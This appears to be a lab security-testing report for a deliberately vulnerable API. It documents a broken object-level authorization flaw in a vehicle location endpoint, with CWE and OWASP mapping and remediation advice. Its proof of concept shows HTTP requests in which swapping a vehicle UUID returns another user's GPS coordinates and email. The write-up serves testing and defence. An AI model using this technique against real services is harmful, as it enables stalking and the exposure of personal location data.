Vulnerability
[FAIL] Broken Object Level Authorization - Vehicle - Location Tracking
Description
The vehicle location endpoint returns another user's GPS position given only a vehicle UUID. The server verifies authentication but does not verify object ownership (BOLA/IDOR).
Impact
Confidentiality: real-time physical location tracking of other users plus disclosure of their name and email; potential stalking/targeting.
CWE
CWE-639: Authorization Bypass Through User-Controlled Key
OWASP
API1:2023 - Broken Object Level Authorization
Scenario
Normal: the attacker reads the location of their own vehicle -> 200. Exploitation: the UUID is swapped for the victim's vehicle -> 200 returns the victim's location and email -> CIA (Confidentiality).
Endpoint
GET http://127.0.0.1:8888/identity/api/v2/vehicle/{vehicleId}/location
Affected feature
Vehicle Location Tracking (crapi-identity)
Remediation
- Verify vehicle ownership against the user in the token before returning the location.
- Apply centralized object-level authorization checks.
Proof of concept

- (Screenshot 1) NORMAL: GET /identity/api/v2/vehicle/9b3ce26b-d797-404b-a961-09d7e45e0d1b/location (own vehicle) with the attacker token -> 200.

- (Screenshot 2) EXPLOITATION + CIA: replace the UUID in the path with 8ba9066d-8484-4ef7-8a7b-c0fa3cb2e687 (the VICTIM's vehicle), same token -> 200 returns GPS coordinates and the victim's email ([REDACTED-EMAIL]).
The complete record
LAB All targets are lab systems. Nothing here is a client engagement. Evidence is shown as recorded; secrets are blacked out.
Normal: own vehicle location
Normal flow: the attacker requests the location of their own vehicle (uuid 9b3ce26b-d797-404b-a961-09d7e45e0d1b) and receives 200. This is the expected behavior.
HTTP request
GET /identity/api/v2/vehicle/9b3ce26b-d797-404b-a961-09d7e45e0d1b/location HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]
HTTP response
HTTP/1.1 200
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 177

{
  "carId": "9b3ce26b-d797-404b-a961-09d7e45e0d1b",
  "vehicleLocation": {
    "id": 4,
    "latitude": "38.206348",
    "longitude": "-84.270172"
  },
  "fullName": "Muhammad Faqih",
  "email": "[REDACTED-EMAIL]"
}
Impact: victim's location exposed
Impact: changing the vehicle UUID to the victim's UUID (8ba9066d-8484-4ef7-8a7b-c0fa3cb2e687), while keeping the same attacker token, returns 200 with the victim's GPS coordinates and email. This compromises confidentiality by allowing another user's physical location to be tracked.
HTTP request
GET /identity/api/v2/vehicle/8ba9066d-8484-4ef7-8a7b-c0fa3cb2e687/location HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]
HTTP response
HTTP/1.1 200
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 178

{
  "carId": "8ba9066d-8484-4ef7-8a7b-c0fa3cb2e687",
  "vehicleLocation": {
    "id": 5,
    "latitude": "37.406769",
    "longitude": "-94.705528"
  },
  "fullName": "Muhammad Faqih",
  "email": "[REDACTED-EMAIL]"
}
← Previous case: Broken Object Level Authorization - Shop - Return Order Next case: Broken Object Level Authorization - Vehicle - Location Tracking (Unauthenticated) →